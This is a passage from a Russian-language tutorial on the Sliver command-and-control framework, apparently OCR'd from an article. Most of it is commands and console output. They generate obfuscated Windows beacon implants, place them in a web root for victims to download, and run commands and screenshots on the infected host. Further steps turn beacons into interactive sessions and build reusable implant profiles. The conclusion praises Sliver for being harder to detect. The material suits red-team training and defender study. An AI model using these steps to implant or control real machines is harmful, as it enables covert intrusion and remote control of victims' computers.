- `--seconds 5`: указывает, что маяк должен связываться с сервером C2 каждые 5 секунд. Также вы можете использовать `--minutes` или `--hours`, `--days`


- `--jitter 3`: указывает, что к интервалу в 5 секунд должна быть добавлена дополнительная случайная задержка до 3 секунд.

```
sliver > generate beacon --mtls 192.168.1.142 --os windows --arch amd64 --format
exe --save /var/www/html --seconds 5 --jitter 3

[*] Generating new windows/amd64 beacon implant binary (5s)
[*] Symbol obfuscation is enabled
[*] Build completed in 00:00:18
[*] Implant saved to /var/www/html/STALE_PNEUMONIA.exe
```

Не забудьте прописать `sudo chown www-data:www-data /var/www/html/STALE_PNEUMONIA.exe`, чтобы сделать нагрузку доступной для Apache.

Доставка и установка импланта-маяка

Этот шаг такой же, как и для сессионного импланта. Просто скачайте и запустите файл. После этого вы должны увидеть запущенный процесс `STALE_PNEUMONIA.exe`:



Sliver подтверждает соединение маяка такой строкой:

```
[*] Beacon c9b67cda STALE_PNEUMONIA - 192.168.1.160:50080 (DESKTOP-IPQVF9T) -
windows/amd64 - Fri, 01 Jul 2022 23:08:31 CEST
```

Запустите команду `beacons`, чтобы получить список активных маяков:


```
sliver > beacons

 ID         Name              Transport   Username   Operating System
========== ================= =========== ========== =================
 c9b67cda   STALE_PNEUMONIA   mtls        tester     windows/amd64

  Last Check-In   Next Check-In
=============== ===============
  1s ago          5s
```

Использование маяка

Как и в случае с сеансом, запустите команду `use`, выберите маяк, с которым хотите взаимодействовать, и нажмите Enter. Подсказка изменится на имя маяка, и вы сможете получить дополнительную информацию `info` :

```
sliver > use

? Select a session or beacon: BEACON  c9b67cda  STALE_PNEUMONIA
192.168.1.160:50080  DESKTOP-IPQVF9T  DESKTOP-IPQVF9T\tester  windows/amd64
[*] Active beacon STALE_PNEUMONIA (c9b67cda-75eb-4c30-8920-d743533266fc)

sliver (STALE_PNEUMONIA) > info

         Beacon ID: c9b67cda-75eb-4c30-8920-d743533266fc
              Name: STALE_PNEUMONIA
          Hostname: DESKTOP-IPQVF9T
              UUID: d512a12c-6b6d-4f19-814e-1f60088e9563
          Username: DESKTOP-IPQVF9T\tester
               UID: S-1-5-21-2966923018-1740081829-2498838087-1001
               GID: S-1-5-21-2966923018-1740081829-2498838087-513
               PID: 1748
                OS: windows
           Version: 10 build 19044 x86_64
              Arch: amd64
         Active C2: mtls://192.168.1.142:8888
    Remote Address: 192.168.1.160:50080
         Proxy URL:
          Interval: 5s
            Jitter: 3s
```

Используйте команду `help`, чтобы просмотреть список всех доступных команд. В приведенном ниже примере я открывал блокнот `execute notepad`, и, чтобы проверить, работает ли он, я сделал скриншот `screenshot`. Действительно, вы можете видеть, что блокнот был открыт:



Обратите внимание, как каждая команда превращается в задачу. Поскольку соединение маяка непостоянное , вам придется дождаться следующей регистрации, пока не будут выполнены ваши команды. Чтобы увидеть список всех задач и их статус, используйте команду `tasks`. Этот пример показывает, что обе команды выполнены успешно:

```
sliver (STALE_PNEUMONIA) > tasks

 ID         State       Message Type   Created
========== =========== ============== ================================
 93764fdb   completed   Screenshot     Fri, 01 Jul 2022 23:15:23 CEST
 35d81817   completed   Execute        Fri, 01 Jul 2022 23:14:35 CEST

 Sent                            Completed
 ============================== ==============================
  Fri, 01 Jul 2022 23:15:28 CEST Fri, 01 Jul 2022 23:15:28 CEST
  Fri, 01 Jul 2022 23:14:36 CEST Fri, 01 Jul 2022 23:14:36 CEST
```

Теперь вы можете отключить маяк в фоновом режиме, как в сеансе.

От маяков к сессиям

Чтобы перейти от режима маяка к режиму сеанса достаточно использовать команду `interactive`. Для иллюстрации предположим, что вы только что получили маяк, как показано ниже:

```
[*] Beacon 50010ca8 mtlsbeacon - 192.168.122.160:50422 (DESKTOP-IPQVF9T) -
windows/amd64 - Fri, 01 Jul 2022 23:24:17 CEST

sliver > beacons

 ID         Name         Transport   Username   Operating System   Last Check-In
Next Check-In
========== ============ =========== ========== ================== ===============
 50010ca8   mtlsbeacon   mtls        tester     windows/amd64      4s ago

 Next Check-In
 ===============
   1m11s

sliver > sessions

[*] No sessions
```

Если у нас нет запущенного сеанса, то вам достаточно использовать маяк `use` и ввести `interactive`. Это ставит в очередь новую задачу, которая попытается установить сеанс. Теперь дождитесь следующего подключения, и должна появиться новая сессия:

```
sliver > use 50010ca8-d96d-4cff-81da-756c1e680fc2

[*] Active beacon mtlsbeacon (50010ca8-d96d-4cff-81da-756c1e680fc2)

sliver (mtlsbeacon) > interactive

[*] Using beacon's active C2 endpoint: mtls://192.168.1.142:8888
[*] Tasked beacon mtlsbeacon (a050cc2a)

[*] Session ab1ecb8a mtlsbeacon - 192.168.122.160:50425 (DESKTOP-IPQVF9T) -
windows/amd64 - Fri, 01 Jul 2022 23:25:32 CEST

sliver (mtlsbeacon) > sessions

 ID         Transport   Remote Address          Hostname          Username
Operating System   Health
========== =========== ====================== ================ ==========
 ab1ecb8a   mtls        192.168.1.160:50425   DESKTOP-IPQVF9T   tester

 Operating System   Health
 ================== =========
 windows/amd64      [ALIVE]
```

По умолчанию сеанс будет создан с использованием того же протокола C2, который используется маяком. Однако можно было указать и другой, при условии, что его поддержка была скомпилирована в имплант (да, можно указать одновременно более одного протокола C2). Введите `interactive --help` , чтобы посмотреть все варианты.

Профили

Создание импланта может быть утомительным, поскольку вам придется вводить очень много вариантов. Чтобы упростить задачу, определите многоразовые профили с общей конфигурацией импланта. Ниже я продемонстрирую это для имплантов сеанса и маяка.
Создайте профиль импланта сеанса с помощью `profiles new`. Например, этот профиль соответствует сеансовому импланту, созданному выше:

```
sliver (STALE_PNEUMONIA) > profiles new --mtls 192.168.1.142 --os windows --arch
amd64 --format exe session_win_default

[*] Saved new implant profile session_win_default
```

С помощью `profiles generate` этого профиля вы можете создать новый сеансовый имплант. Например:

```
sliver (STALE_PNEUMONIA) > profiles generate --save /var/www/html/
session_win_default

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 00:00:18
[*] Implant saved to /var/www/html/CAUTIOUS_UNITY.exe
```

С помощью `profiles new beacon`вы также можете создать профиль маяка:

```
sliver > profiles new beacon --mtls 192.168.1.142 --os windows --arch amd64 --
format exe  --seconds 5 --jitter 3 beacon_win_default

[*] Saved new implant profile (beacon) beacon_win_default
```

Создайте имплант-маяк:

```
sliver > profiles generate --save /var/www/html/ beacon_win_default

[*] Generating new windows/amd64 beacon implant binary (5s)
[*] Symbol obfuscation is enabled
[*] Build completed in 00:00:18
[*] Implant saved to /var/www/html/WELSH_SECURE.exe
```

Чтобы просмотреть все сгенерированные вами импланты, используйте команду `implants`:

```
sliver > implants

 Name               Implant Type   OS/Arch             Format
================= ============== =============== ============
================================= =======
 CAUTIOUS_UNITY    session        windows/amd64   EXECUTABLE
 MEDICAL_CHANGE    session        windows/amd64   EXECUTABLE
 STALE_PNEUMONIA   beacon         windows/amd64   EXECUTABLE
 WELSH_SECURE      beacon         windows/amd64   EXECUTABLE

Command & Control                Debug
================================= =======
[1] mtls://192.168.1.142:8888   false
[1] mtls://192.168.1.142:8888   false
[1] mtls://192.168.1.142:8888   false
[1] mtls://192.168.1.142:8888   false
```

Заключение

На мой взгляд, самым большим преимуществом Sliver является то, что его труднее обнаружить системе, что не скажешь про другие инструменты. Кроме того, он кроссплатфоменный и более прост в установке. Однако минусом является его генерируемая оболочка, которая достаточно велика, относительно других фреймворков. Сам фреймворк достаточно похож на CobaltStrike, но превосходит его за счёт большого функционала.